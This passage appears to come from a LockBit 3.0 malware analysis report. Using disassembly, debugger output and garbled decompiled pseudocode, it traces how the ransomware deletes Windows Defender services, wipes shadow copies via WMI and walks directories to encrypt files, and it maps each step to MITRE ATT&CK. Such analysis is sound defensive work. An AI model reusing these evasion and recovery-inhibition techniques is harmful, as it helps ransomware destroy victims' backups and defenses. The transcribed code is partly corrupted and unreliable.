769D320A	CC	int3	
769D320B	CC	int3	
769D320C	CC	int3	

769D316D	CC	int3	
769D316E	CC	int3	
769D316F	CC	int3	
769D3170	FF25 1810A376	jmp dword ptr ds:[<&DeleteFileW>]	DeleteFileW
769D3176	CC	int3	
769D3177	CC	int3	
769D3178	CC	int3	
769D3179	CC	int3	
769D317A	CC	int3	
769D317B	CC	int3	
769D317C	CC	int3	

So the mitre mapping will be as follows :

#### #1 Impact as tactic

- a. Inhibit System Recovery as technique.

## 21. Disabling windows Defender and other services:

Before wiping recycle bin lockbit launches a thread to disable windows defender and some other services which can be seen as follows:

7663FCDF	CC	int3	
7663FCE0	8BFF	mov edi,edi	OpenSCManagerW
7663FCE2	55	push ebp	JMP.&OpenSCManagerW
7663FCE3	8BEC	mov ebp,esp	
7663FCE5	5D	pop ebp	
7663FCE6	FF25 1CD66876	jmp dword ptr ds:[<&OpenSCManagerW>]	
7663FCEC	CC	int3	
7663FCED	CC	int3	
7663FCEE	CC	int3	
7663FCEF	CC	int3	
7663FCF0	CC	int3	
7663FCF1	CC	int3	
7663FCF2	CC	int3	
7663FCF3	CC	int3	
7663FCF4	CC	int3	
7663FCF5	CC	int3	

## *Lock bit 3.0 Analysis Report*

Following are the services that are deleted while enumerating services:

## SppsVC ,wdboot, WnisDrv, WinDefend,wscsvc

So the mitre mapping for disabling defender and other services will be as follows :

### #1 Defense Evasion as tactic

#### a. Impair Defenses as technique.

##### i. Disable or Modify Tool as sub-technique

## 22. Deleting Shadow Copies

Lockbit calls the **IWbemLocator::ConnectServer** method to connect with the **local ROOT\CMIV2** namespace and obtain the pointer to an **IWbemServices** object on the run time

```

        mov     dword ptr [eax+2Ch], 0EFDDBA07h
        mov     dword ptr [eax+30h], BEFFCA00h
        push    0Ch
        push    eax
        call    sub_401240
        lea    eax, [ebp+var_8]
        push    eax, [ebp+var_5C]    ; _DWORD
        lea    eax, [ebp+var_7C]    ; _DWORD
        push    eax, [ebp+var_7C]    ; _DWORD
        push    1, [ebp+var_7C]      ; _DWORD
        push    0, [ebp+var_7C]      ; _DWORD
        lea    eax, [ebp+var_4C]    ; _DWORD
        push    eax, [ebp+var_4C]    ; _DWORD
        call    stru_42573C.ptr_CoCreateInstance
        test   eax, eax
        jz     short loc_407ACB
        jmp    loc_407C55

B:   lea    eax, [ebp+var_C]    ; CODE XREF: deleting_Shadow_Copies_
        push    eax, [ebp+var_7C]    ; _DWORD
        lea    eax, [ebp+var_7C]    ; _DWORD
        push    eax, [ebp+var_7C]    ; _DWORD
        push    1, [ebp+var_7C]      ; _DWORD
        push    0, [ebp+var_7C]      ; _DWORD
        lea    eax, [ebp+var_6C]    ; _DWORD
        push    eax, [ebp+var_6C]    ; _DWORD
        call    stru_42573C.ptr_CoCreateInstance
        test   eax, eax
        jz     short loc_407AEA
        jmp    loc_407C55

A:   lea    eax, [ebp+var_4]    ; CODE XREF: deleting_Shadow_Copies_
        push    eax
        push    0xFFFFFFFFh
        call    checking>If_Process_Is_32_Bit

00006E70 0040AF0: deleting_Shadow_Copies_Through_WMI:122 (407AFO) (Synchronized with Pseudocode v<)

```

```

        push    ebp
        mov     esp, 0FFFFFFFCh
        push    ebx
        xor    eax, ebx
        push    0, [ebp+var_0]      ; _DWORD
        push    4, [ebp+var_0]      ; _DWORD
        lea    eax, [ebp+var_4]    ; _DWORD
        push    eax, [ebp+var_4]    ; _DWORD
        push    1Ah, [ebp+var_4]    ; _DWORD
        push    [ebp+arg_0], [ebp+var_4] ; _DWORD
        call    sub_400E50h(v1, v2, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
        test   eax, eax
        jnz    short loc_406E82
        xor    eax, eax
        cmp    [ebp+var_4], eax
        setnz al
        mov    ecx, [ebp+arg_4]
        mov    [ecx], eax
        inc    ebx

2:   mov    eax, ebx
        pop    ebx
        mov    esp, ebp
        pop    ebp
        ret    0

If_Process_Is_32_Bit endp

align 4
***** S U R O U T I N E *****

test: bp-based frame
C proc near
        ; CODE XREF: sub_400E54: checking>If_Process_Is_32_Bit:1 (404E54) (Synchronized with Pseudocode v<)

```

## Lock bit 3.0 Analysis Report

The malware then calls the **IEnumWbemClassObject::Next** to enumerate through all shadow copies on the system, **IEnumWbemClassObject::Get** to get the ID of each shadow copies, and **IWbemServices::DeleteInstance** to delete them.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
Structures
Enums
Imports
Exports
Pseudocode-A
Loaded Type Libraries
Strings window

154
155 v15 = 0;
156
157 if (!(*(_stdcall **)(int, int, int, int, int))(*(_DWORD *)v16 + 16))(v16, -1, 1, &v15, &v14))
158 break;
159 {void (_stdcall *)(_DWORD)stru_42579C.ptr_VariantInit(v13));
160 if (!(*(_stdcall **)(int, int, _DWORD, _DWORD, _DWORD, _DWORD))(*(_DWORD *)v17 + 64))(v17, v15, 0, 0, 0));
161 v15,
162 v5,
163 v6,
164 v7,
165 v8,
166 v9 )
167 {
168 {void (_cdecl *)(_DWORD, _DWORD, _DWORD)stru_42540C.ptr_swprintf(v1, v4, v13[2]);
169 {void (_stdcall **)(int, _DWORD, _DWORD, _DWORD, _DWORD))(*(_DWORD *)v17 + 64))(v17, v1, 0, 0, 0);
170 }
171 }
172 {*(void (_stdcall **)(int))(*(_DWORD *)v15 + 8))(v15);
173 }
174 goto LABEL_14;
175 {void (_stdcall *)(_DWORD)stru_42579C.ptr_VariantInit(v12);
176 v12[0] = 3;
177 v12[2] = 64;
178 {(*(*(_stdcall **)(int, int, _DWORD, _DWORD))(*(_DWORD *)v18 + 32))(v18, v3, 0, 0));
179 }
180 {void (_stdcall *)(_DWORD)stru_42579C.ptr_VariantClear(v15);
181 }
182 goto LABEL_7;
183 }
184 }
185 }
LABEL_14:
186 if (!(*(_stdcall **)(int))(*(_DWORD *)v16 + 8))(v16);
187 if (!(*(_stdcall **)(int))(*(_DWORD *)v17 + 8))(v17);
188 if (!(*(_stdcall **)(int))(*(_DWORD *)v17 + 8))(v17);
189 if (!(*(_stdcall **)(int))(*(_DWORD *)v18 + 8))(v18);
190 if (!(*(_stdcall **)(int))(*(_DWORD *)v18 + 8))(v18);
191 if (!(*(_stdcall **)(int))(*(_DWORD *)v18 + 8))(v18);
192 if (!(*(_stdcall **)(int))(*(_DWORD *)v18 + 8))(v18);

```

Dynamically it can be seen as follows:

00F178EA	C740 0C 4F1674CF	mov dword ptr ds:[eax+C],CF74164F	eax+C:L"iderArchitecture"
00F178F1	6A 04	push eax	eax:L"__ProviderArchitecture"
00F178F2	50		
00F178F4	E8 4799FFFF	call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240	eax:L"__ProviderArchitecture"
00F178F9	8D85 B8FFFFFF	lea eax,dword ptr ss:[ebp-148]	eax+4:L"ProviderArchitecture"
00F178FA	C700 5F0A03EF	mov dword ptr ds:[eax],EFB3A05F	eax+8:L"viderArchitecture"
00F17905	C740 04 50A08EEF	mov dword ptr ds:[eax+4],EF8EA050	eax+c:L"iderArchitecture"
00F1790C	C740 08 6FA08EEF	mov dword ptr ds:[eax+8],EF8AA06F	eax+10:L"erArchitecture"
00F17913	C740 0C 69A09EEF	mov dword ptr ds:[eax+C],EF98A069	eax+14:L"chitecture"
00F1791A	C740 10 65A08EEF	mov dword ptr ds:[eax+10],EF8EA065	eax+18:L"ecture"
00F17921	C740 14 41A08EEF	mov dword ptr ds:[eax+14],EF8EA041	eax+20:L"ecture"
00F17928	C740 18 63A094EF	mov dword ptr ds:[eax+18],EF94A063	eax+24:L"ture"
00F1792F	C740 1C 69A088EF	mov dword ptr ds:[eax+1C],EF88A069	
00F17936	C740 20 65A09EEF	mov dword ptr ds:[eax+20],EF9FA065	
00F1793D	C740 24 74A089EEF	mov dword ptr ds:[eax+24],EF89A074	
00F17944	C740 28 72A099EEF	mov dword ptr ds:[eax+28],EF99A072	
00F17948	C740 2C 00A0FCEF	mov dword ptr ds:[eax+2C],EFFCA000	
00F17952	6A 0C	push C	
00F17954	50	push eax	
00F17955	E8 E698FFFF	call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240	eax:L"__ProviderArchitecture"
00F1795A	8D85 6CFFFFFF	lea eax,dword ptr ss:[ebp-94]	eax+4:L"ProviderArchitecture"
00F17960	C700 52A0B3EF	mov dword ptr ds:[eax],EFB3A052	eax+8:L"viderArchitecture"
00F17966	C740 04 4FA0A8EF	mov dword ptr ds:[eax+4],EFA8A04F	eax+c:L"iderArchitecture"
00F1796D	C740 08 5CA0BFF	mov dword ptr ds:[eax+8],EFBFA05C	eax+10:L"erArchitecture"
00F17974	C740 0C 49A0B1EF	mov dword ptr ds:[eax+C],EFB1A049	eax+14:L"chitecture"
00F17978	C740 10 56A0CEEF	mov dword ptr ds:[eax+10],EFCFA056	eax+18:L"ecture"
00F17982	C740 14 00A0FCEF	mov dword ptr ds:[eax+14],EFFCA000	eax+20:L"ecture"
00F17989	6A 06	push 6	eax+24:L"ture"
00F1798R	50	push eax	

00F17954	50	push C	eax:L"ROOT\\CIMV2"
00F17955	E8 E698FFFF	push eax	eax:L"ROOT\\CIMV2"
00F1795A	8D85 6CFFFFFF	lea eax,dword ptr ss:[ebp-94]	eax+4:L"OT\\CIMV2"
00F17960	C700 52A0B3EF	mov dword ptr ds:[eax],EFB3A052	eax+8:L"\\"CIMV2"
00F17966	C740 04 4FA0A8EF	mov dword ptr ds:[eax+4],EFA8A04F	eax+c:L"IMV2"
00F1796D	C740 08 5CA0BFF	mov dword ptr ds:[eax+8],EFBFA05C	
00F17974	C740 0C 49A0B1EF	mov dword ptr ds:[eax+C],EFB1A049	
00F17978	C740 10 56A0CEEF	mov dword ptr ds:[eax+10],EFCFA056	
00F17982	C740 14 00A0FCEF	mov dword ptr ds:[eax+14],EFFCA000	
00F17988	6A 06	push 6	
00F1798C	50	push eax	
00F1798R	E8 AF98FFFF	call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240	eax:L"ROOT\\CIMV2"
00F17991	8D85 5CFFFFFF	lea eax,dword ptr ss:[ebp-A4]	eax+4:L"OT\\CIMV2"
00F17997	C700 49A0B8EF	mov dword ptr ds:[eax],EFA8A049	eax+8:L"\\CIMV2"
00F1799D	C740 04 00A0FCEF	mov dword ptr ds:[eax+4],EFFCA000	eax+c:L"IMV2"
00F179A4	6A 02	push 2	
00F179A6	50	push eax	

## Lock bit 3.0 Analysis Report

```

00F17997 C700 49A0B8EF mov dword ptr ds:[eax],EFB8A049
00F1799D C740 04 00A0FCEF mov dword ptr ds:[eax+4],EFFCA000
00F179A4 6A 02 push 2
00F179A6 50 push eax
00F179A7 E8 9498FFFF call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240
00F179B1 8D85 E8FFFFFF lea eax,dword ptr ss:[ebp-118]
00F179B2 C700 53A0B9EF mov dword ptr ds:[eax],EFB9A053
00F179B8 C740 04 4CA0B9EF mov dword ptr ds:[eax+4],EFB9A04C
00F179C0 51 push eax
00F179C6 C740 0C 20A0B9EF mov dword ptr ds:[eax+C],EFD6A020
00F179CD C740 00 20A0BAEF mov dword ptr ds:[eax+10],EFDA0020
00F179D4 C740 14 52A0B9EF mov dword ptr ds:[eax+14],EFB9A052
00F179D8 C740 18 4DADCEFF mov dword ptr ds:[eax+18],EFDC0A04D
00F179E2 C740 1C 57A095EF mov dword ptr ds:[eax+1C],EF95A057
00F179E9 C740 20 6EA0CFFF mov dword ptr ds:[eax+20],EFCFA06E
00F179F0 C740 24 32A0A3EF mov dword ptr ds:[eax+24],EFA3A032
00F179F7 C740 28 53A094EF mov dword ptr ds:[eax+28],EF94A053
00F179FE C740 2C 61A098EF mov dword ptr ds:[eax+2C],EF98A061
00F17A05 C740 30 6FA08BEF mov dword ptr ds:[eax+30],EF88A06F
00F17A0C C740 34 43A093EF mov dword ptr ds:[eax+34],EF93A043
00F17A13 C740 38 70A08SEF mov dword ptr ds:[eax+38],EF85A070
00F17A1A C740 3C 00A0FCEF mov dword ptr ds:[eax+3C],EFFCA000
00F17A21 6A 10 push 10
00F17A23 50 push eax
00F17A24 E8 1798FFFF call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240
00F17A29 8D85 64FFFFFF lea eax,dword ptr ss:[ebp-32]
00F17A2F C700 57A0ADEF mov dword ptr ds:[eax],EFADA057
00F17A30 6A 00 push eax

```

eax:L"SELECT \* FROM Win32\_ShadowCopy"  
 eax+4:L"LECT \* FROM Win32\_ShadowCopy"  
 eax+8:L"CT \* FROM Win32\_ShadowCopy"  
 eax+C:L"FR \* FROM Win32\_ShadowCopy"  
 eax+10:L"R \* FROM Win32\_ShadowCopy"  
 eax+14:L"RC \* FROM Win32\_ShadowCopy"  
 eax+18:L"Win32\_ShadowCopy"  
 eax+20:L"n32\_ShadowCopy"  
 eax+24:L"2\_ShadowCopy"  
 eax+28:L"ShadowCopy"  
 eax+2C:l"adowCopy"  
 eax+30:l"owCopy"  
 eax+34:L"Copy"

eax:L"SELECT \* FROM Win32\_ShadowCopy"  
 eax+4:L"LECT \* FROM Win32\_ShadowCopy"  
 eax+8:L"CT \* FROM Win32\_ShadowCopy"  
 eax+C:L"FR \* FROM Win32\_ShadowCopy"  
 eax+10:L"R \* FROM Win32\_ShadowCopy"  
 eax+14:L"RC \* FROM Win32\_ShadowCopy"  
 eax+18:L"Win32\_ShadowCopy"  
 eax+20:L"n32\_ShadowCopy"  
 eax+24:L"2\_ShadowCopy"  
 eax+28:L"ShadowCopy"  
 eax+30:L"adowCopy"  
 eax+34:L"Copy"

WQL

```

00F17A3C 6A 02 push 2
00F17A3E 50 push eax
00F17A3F E8 FC97FFFF call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240
00F17A44 8D85 28FFFFFF lea eax,dword ptr ss:[ebp-D]
00F17A4A C700 57A095EF mov dword ptr ds:[eax],EF95A057
00F17A50 C740 04 6EA0CFFF mov dword ptr ds:[eax+4],EFCFA06E
00F17A57 C740 08 32A0A3EF mov dword ptr ds:[eax+8],EFA3A032
00F17A5E C740 0C 53A094EF mov dword ptr ds:[eax+C],EF94A053
00F17A65 C740 10 61A098EF mov dword ptr ds:[eax+10],EF98A061
00F17A6C C740 14 6FA0B8EF mov dword ptr ds:[eax+14],EF88A06F
00F17A73 C740 18 43A093EF mov dword ptr ds:[eax+18],EF93A043
00F17A7A C740 1C 70A08SEF mov dword ptr ds:[eax+1C],EF85A070
00F17A81 C740 20 2EA0B5EF mov dword ptr ds:[eax+20],EFBSA02E
00F17A88 C740 24 44A0C1EF mov dword ptr ds:[eax+24],EFC1A044
00F17A8F C740 28 27A0D9EF mov dword ptr ds:[eax+28],EFD9A027
00F17A96 C740 2C 73A0B9EF mov dword ptr ds:[eax+2C],EFDBA073
00F17A9D C740 30 00A0FCEF mov dword ptr ds:[eax+30],EFFCA000
00F17AA4 6A 0D push D
00F17AA6 50 push eax
00F17AA7 E8 9497FFFF call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240
00F17AAC 8D45 F8 lea eax,dword ptr ss:[ebp-3]
00F17AAE 50 push eax

```

eax:L"Win32\_ShadowCopy. ID='%" "

eax+4:L"n32\_ShadowCopy. ID='%" "

eax+8:L"2\_ShadowCopy. ID='%" "

eax+C:L"ShadowCopy. ID='%" "

eax+10:l"adowCopy. ID='%" "

eax+14:l"owCopy. ID='%" "

eax+18:l"Copy. ID='%" "

eax+20:l"py. ID='%" "

eax+24:l"D='%" "

eax+28:l"%" "

eax:L"Win32\_ShadowCopy. ID='%" "

eax:L"Win32\_ShadowCopy. ID='%" "

00F17A8E LL	INT3	int3			
7AF426C0 CC	mov edi,edi				
7AF426C1 8BFF			CosetProxyBlanket		
7AF426C2 5F	push edi				
7AF426C3 8BEC	mov esp,esp				
7AF426C5 51	push ecx				
7AF426C6 56	push edx				
7AF426C7 8B55 08	mov edi,dword ptr ss:[ebp+8]				
7AF426C8 85F6	test esi,esi				
7AF426C9 0F84 0BD60800	je Combase!74FCDD8F				
7AF426C9 57	mov dword ptr ds:[esi]				
7AF426D0 57	push edi				
7AF426D1 8B38	mov edi,dword ptr ds:[eax]				
7AF426D1 894C	lea eax,dword ptr ss:[ah-1]				

EAX 74F426C0 <combase.CosetProxyBlanket>  
 EBX 00000000  
 ECX 7FET5670  
 EDX 01380000  
 EBP 0369F9A8  
 ESP 0369F9C0  
 ESI 00F1782C 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194  
 EDI 00F1782C 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194  
 EIP 74F426C0 <combase.CosetProxyBlanket>

## Lock bit 3.0 Analysis Report

The screenshot shows a debugger interface with assembly code and memory dump tabs. The assembly code window displays a sequence of instructions starting at address 74F42704. The memory dump tabs (Dump 1 to Dump 5) are visible at the bottom.

```

74F426E0 56
74F426E1 807EEE74
74F426E7 75 56
74F426E9 E8 9257FAFF
74F426EE 85C0
74F426F0 78 47
74F426F2 8B4D FC
74F426F5 85C9
74F426F7 74 5E
74F426F9 FF75 24
74F426FC 8B01
74F426FE FF75 20
74F42701 FF75 1C
74F42704 8B78 10
74F42707 FF75 18
74F4270A FF75 14
74F4270D FF75 10
74F42710 FF75 0C
74F42713 56
74F42714 51
74F42715 81FF 6027F474
74F42718 75 2E
74F4271B E8 3E000000
74F42720 8B88
74F42722 8BCE
74F42724 8B45 FC
74F42727 50
74F42728 8B08
74F4272A 8B71 08
74F4272D 8BCE
74F4272F FF15 34490775
74F42735 FFD6
74F42737 8BC7
74F42738 5F
74F4273A 5E
74F4273B C9
74F4273C C2 2000
74F4273D 8BCF
74F4273E FF15 34490775
74F42741 FFD7
74F42747 EB A3
74F42749 8BCF
74F4274B FF15 34490775
74F4274D

push es1
cmp edi, combase.74EE7E80
jne combase.74F4273F
call combase.74EE7E80
test eax, eax
js combase.74F42739
mov ecx, dword ptr ss:[ebp-4]
test ecx, ecx
je combase.74F42757
push dword ptr ss:[ebp+24]
mov eax, dword ptr ds:[ecx]
push dword ptr ss:[ebp+20]
push dword ptr ss:[ebp+1C]
push dword ptr ss:[ebp+10]
push dword ptr ss:[ebp+C]
push esi
push ecx
cmp edi, combase.74F42760
jne combase.74F4274B
call combase.74F42760
mov edi, eax
mov eax, dword ptr ss:[ebp-4]
push eax
mov ecx, dword ptr ds:[eax]
mov esi, dword ptr ds:[ecx+8]
mov ecx, esi
call dword ptr ds:[75074934]
call esi
mov eax, edi
pop edi
pop esi
leave
ret 20
mov ecx, edi
call dword ptr ds:[75074934]
call edi
jmp combase.74F426EE
mov ecx, edi
call dword ptr ds:[75074934]

```

edi=<fastprox.?\$QueryInterface@?\$CImpl@UIwbemRemoteRefresher@VCwbeRemoteRefresher@@@UAGJABU\_GUID@@PAPAX@Z>  
dword ptr ds:[eax+10]=[combase.74E36A44]=combase.74F42760

.text:74F42704 combase.dll:\$112704 #111B04

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

So the mitre mapping will be as follows :

- #1 Execution as tactic
  - a. Windows Management Instruction as technique.

Also the mitre mapping for impact will be as follows :

- #1 Impact as tactic
  - a. Inhibit System Recovery as technique.

## 23. Encryption Parent Thread:

### 23.1 Processing Directories:

This parent thread function receives a parameter of a file/directory path. It first checks if this path is a directory or not.

If the path is a directory, the malware escalates the parent thread's base priority level to THREAD\_PRIORITY\_HIGHEST.

## Lock bit 3.0 Analysis Report

The screenshot shows two windows side-by-side. The left window is 'IDA View-A' showing assembly code, and the right window is 'Pseudocode-A' showing pseudocode. The assembly code includes instructions like mov, pop, and ret, with comments such as 'CODE XREF: check\_Folder\_Name+16t'. The pseudocode is more readable, showing function definitions and variable declarations.

```

C:           ; CODE XREF: check_Folder_Name+16t
    mov    eax, [ebp+var_4]
    pop    eax
    pop    ebx
    mov    esp, ebp
    pop    ebp
    retn   4
der_Name endp

align 4
===== S U B R O U T I N E =====
tes: bp-based frame
e_Parent_Thread proc near ; DATA XREF: sub_40FC88+202h
    ; sub_410000+1CF1h ...
        = byte ptr -270h
        = dword ptr -254h
        = dword ptr -250h
        = ...
    . . .

```

Pseudocode-A:

```

7 int *v10; // eax
8 int v11; // ecx
9 int v12; // [esp+0h] [ebp-270h] BYREF
10 unsinged int v13; // [esp+3h] [ebp-254h]
11 unsinged _int64 v14; // [esp+20h] [ebp-250h] BYREF
12 _DWORD v15[137]; // [esp+2ch] [ebp-244h] BYREF
13 unsigned _int64 v16; // [esp+25h] [ebp-20h] BYREF
14 int v17; // [esp+25h] [ebp-18h]
15 int v18; // [esp+25h] [ebp-14h]
16 int v19; // [esp+26h] [ebp-10h]
17 int i; // [esp+26h] [ebp-ch]
18 int v21; // [esp+26h] [ebp-8h]
19 int v22; // [esp+26h] [ebp-4h]

21 if (((int __stdcall *)(_DWORD))stru_4254FC.ptr_SetFileAttributes)(v11) != 0 )
22 {
23     ((void __stdcall *)(_DWORD, _DWORD))stru_4254FC.ptr_SetThreadPriority)(-2, 2);
24     if ( (unsigned int)text_OS_version() <= 0x3C )
25         v21 = 0;
26     else
27         v21 = 2;
28     v17 = allocate_Heap(4000000);
29     v18 = v21;
30     for ( i = -1; --i )
31     {
32         // Function Random Name in Path\...
33     }
34     free_Heap(v18);
35     v22 = ((int __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4254FC.ptr_FindFirstFileExW(
36         v19,
37         v12,
38         v13,
39         v14,
40         v21);
41     if ( v22 != -1 )
42     {
43         if (_WORD *)((int __cdecl *)(_DWORD, _DWORD))stru_42540C.ptr_wcsrchr)(v19, 42) == 0;
44         do
45         {
46             if ( v15[0] != 46 & v15[0] != 3014702 && (v12[0] & 4) == 0 && (!byte_425123 || (v12[0] & 2) == 0) )
47             {
48                 if ( v12[0] & 0x10 ) // If file has attribute FILE_ATTRIBUTE_REPARSE_POINT
49                 {
50                     if ( !IsFile_Reparse_Point(v15) )
51                     {
52                         v2 = sub_40F1C8(v19, (int)v15);
53                         ++i;
54                         (*(_DWORD *)v17 + 4 * i) = v2;
55                     }
56                 }
57             }
58         } while ( v15[0] != 46 & v15[0] != 3014702 && (v12[0] & 4) == 0 );
59         else if ( !Checking_File_Name_and_Extension(v15) && (v13 || v14) && sub_40B1C8(v15, 0) )
60         {
61             v3 = sub_40F1C8(v19, (int)v15);
62             sub_407290(v3);
63             v4 = sub_40F6C(v3, _PAIR64_(v13, v14));
64             if ( byte_425120 )
65             {
66                 if ( v4 )
67                 {
68                     ((void __stdcall *)(_DWORD))stru_4254FC.ptr_InterlockedIncrement)(&dword_425184);
69                     _InterlockedAdd(&dword_425188, v14);
70                     _asm { lock adc dword_42518C, edx }
71                 }
72             }
73         }
74     }
75     0000E8A7 0040F4A7: ransomware_Parent_< (Synchronized with Pseudocode v18)

```

It avoids all files and sub-directories with names "." and ".." and with the attributes FILE\_ATTRIBUTE\_REPARSE\_POINT and FILE\_ATTRIBUTE\_SYSTEM on the run time.

This screenshot shows four windows. The top-left is 'IDA View-A' with assembly code, the top-right is 'Pseudocode-A' with pseudocode, the bottom-left is 'Loaded Type Libraries', and the bottom-right is 'Strings window'. The assembly code includes calls to subroutines like sub\_408BF4 and stru\_4254FC.ptr\_InterlockedIncrement.

```

call sub_408BF4
test eax, eax
jz short loc_40F482
jmp short loc_40F514

2: push ebx
push [ebp+var_10]
call sub_40F1C8
mov esi, eax
push esi
call sub_407290
push [ebp+var_254]
push [ebp+var_250]
push esi
sub_40F6C
cmp byte_425120, 0
jz short loc_40F514
test eax, eax
jz short loc_40F509
push offset dword_425184 ; _DWORD
call stru_4254FC.ptr_InterlockedIncrement
mov eax, [ebp+var_250]
mov edx, [ebp+var_251]
lock add dword_425188, eax
lock adc dword_42518C, edx
jmp short loc_40F514

9: push offset dword_425190 ; _DWORD
call stru_4254FC.ptr_InterlockedIncrement
4:           ; CODE XREF: ransomware_Parent_Thread+137f ...
les eax, [ebp+var_270]
push eax, 1 ; _DWORD
push [ebp+var_4] ; _DWORD
0000E8A7 0040F4A7: ransomware_Parent_< (Synchronized with Pseudocode v18)

```

Pseudocode-A:

```

34     free_Heap(v18);
35     v22 = ((int __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4254FC.ptr_FindFirstFileExW(
36         v19,
37         v12,
38         v13,
39         v14,
40         v21);
41     if ( v22 != -1 )
42     {
43         if (_WORD *)((int __cdecl *)(_DWORD, _DWORD))stru_42540C.ptr_wcsrchr)(v19, 42) == 0;
44         do
45         {
46             if ( v15[0] != 46 & v15[0] != 3014702 && (v12[0] & 4) == 0 && (!byte_425123 || (v12[0] & 2) == 0) )
47             {
48                 if ( v12[0] & 0x10 ) // If file has attribute FILE_ATTRIBUTE_REPARSE_POINT
49                 {
50                     if ( !IsFile_Reparse_Point(v15) )
51                     {
52                         v2 = sub_40F1C8(v19, (int)v15);
53                         ++i;
54                         (*(_DWORD *)v17 + 4 * i) = v2;
55                     }
56                 }
57             }
58         } while ( v15[0] != 46 & v15[0] != 3014702 && (v12[0] & 4) == 0 );
59         else if ( !Checking_File_Name_and_Extension(v15) && (v13 || v14) && sub_40B1C8(v15, 0) )
60         {
61             v3 = sub_40F1C8(v19, (int)v15);
62             sub_407290(v3);
63             v4 = sub_40F6C(v3, _PAIR64_(v13, v14));
64             if ( byte_425120 )
65             {
66                 if ( v4 )
67                 {
68                     ((void __stdcall *)(_DWORD))stru_4254FC.ptr_InterlockedIncrement)(&dword_425184);
69                     _InterlockedAdd(&dword_425188, v14);
70                     _asm { lock adc dword_42518C, edx }
71                 }
72             }
73         }
74     }
75     0000E8A7 0040F4A7: ransomware_Parent_< (Synchronized with IDA View-A)

```

This screenshot shows four windows. The top-left is 'IDA View-A' with assembly code, the top-right is 'Pseudocode-A' with pseudocode, the bottom-left is 'Loaded Type Libraries', and the bottom-right is 'Strings window'. The assembly code includes calls to subroutines like sub\_408BF4 and stru\_425764.ptr\_PathFindFileNameW.

```

push ebp
mov ebp, esp
add esp, 0FFFFFFCh
mov [ebp+var_4], 0
cmp [ebp+arg_4], 0
jz short loc_408C12
push [ebp+arg_4] ; _DWORD
call stru_425764.ptr_PathFindFileNameW
jmp short loc_408C15

2: mov eax, [ebp+arg_0]
5:           ; CODE XREF: sub_408BF4+11t
push 0xFFFFFFFF
push eax
call str_Hashing
cmp eax, dword_425170
jnz short loc_408C2C
mov [ebp+var_4], 1

C:           ; CODE XREF: sub_408BF4+2Ft
    mov eax, [ebp+var_4]
    mov esp, ebp
    pop ebp
    retn 8
endp

align 4
===== S U B R O U T I N E =====
tes: bp-based frame
8 proc near ; CODE XREF: sub_408F94+AA4p

```

Pseudocode-A:

```

1 int __stdcall sub_408BF4(_WORD *a1, int a2)
2 {
3     WORD v2; // eax
4     int v4; // [esp+0h] [ebp-4h]
5     v4 = 0;
6     if ( a2 )
7     {
8         v2 = (_WORD *)((int __stdcall *)(_DWORD))stru_425764.ptr_PathFindFileNameW(a1);
9     }
10    v2 = a1;
11    if ( str_Hashing(v2, -1) == dword_425170 )
12    {
13        v4 = 1;
14    }

```

## 23.2 Checking Folder Names and Extension:

If malware finds a sub-directory, it checks if the hash of the name of the directory is in the FOLDER\_HASHES\_TO\_AVOID list or if the name is "windows".

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
    push    ebp
    mov     ebp, esp
    add     esp, 0FFFFFFFCh
    push    ebx
    push    esi
    mov     [ebp+var_4], 0
    cmp     dword_42513B, 0
    jne     short loc_40F2FC
    push    0
    push    [ebp+arg_0]
    call    str_Hashing
    mov     ebx, eax
    mov     esi, dword_42513B

E:      lodsd
        test   eax, eax
        jne     short loc_40F2E5
        jmp    short loc_40F2FC

5:      cmp     ebx, eax
        jz      short loc_40F2F1
        cmp     ebx, 0E3426C0Dh
        jne     short loc_40F2FA

1:      mov     [ebp+var_4], 1
        jmp    short loc_40F2FC

```

```

Pseudocode-A
1 int __stdcall check_Folder_Name(_WORD *a1)
2 {
3     int v1; // ebx
4     int v2; // esi
5     int v3; // eax
6     int v5; // [esp+8h] [ebp-4h]
7
8     v5 = 0;
9     if (!dword_42513B)
10    {
11        v1 = str_Hashing(a1, 0);
12        v2 = (int)dword_42513B;
13        while (1)
14        {
15            v3 = v2++;
16            if (!v3)
17                break;
18            if ((v1 == v2) && v1 == 0xE3426C0D)
19                return 1;
20        }
21    }
22    return v5;
23}

```

If it finds a file, the filename is checked against the FILE\_HASHES\_TO\_AVOID list and the file extension is checked against the EXTENSION\_HASHES\_TO\_AVOID list.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
    pop    esi
    pop    ebx
    pop    ebp
    retn  0
    endp

    mov    edi, edi
----- S U B R O U T I N E -----
tes: bp-based frame
File_Name_and_Extension proc near
    ; CODE XREF: ransomware_Parent_Thread+40F21C
    . = dword ptr -4
    . = dword ptr 8

    push    ebp
    mov     ebp, esp
    add     esp, 0FFFFFFFCh
    push    ebx
    push    esi
    mov     [ebp+var_4], 0
    cmp     dword_42513C, 0
    jne     short loc_40F25C
    push    0
    push    [ebp+arg_0]
    call    str_Hashing
    mov     ebx, eax
    mov     esi, dword_42513C

8:      lodsd
        test   eax, eax
        jne     short loc_40F24D
        jmp    short loc_40F25C

```

```

Pseudocode-A
18 int v9; // [esp+8h] [ebp-4h]
19
20 v5 = 0;
21 if (!dword_42513C)
22 {
23     v1 = str_Hashing(a1, 0);
24     v2 = (int)dword_42513C;
25     while (1)
26     {
27         v3 = v2++;
28         if (!v3)
29             break;
30         if (v1 == v3)
31             {
32                 v9 = 1;
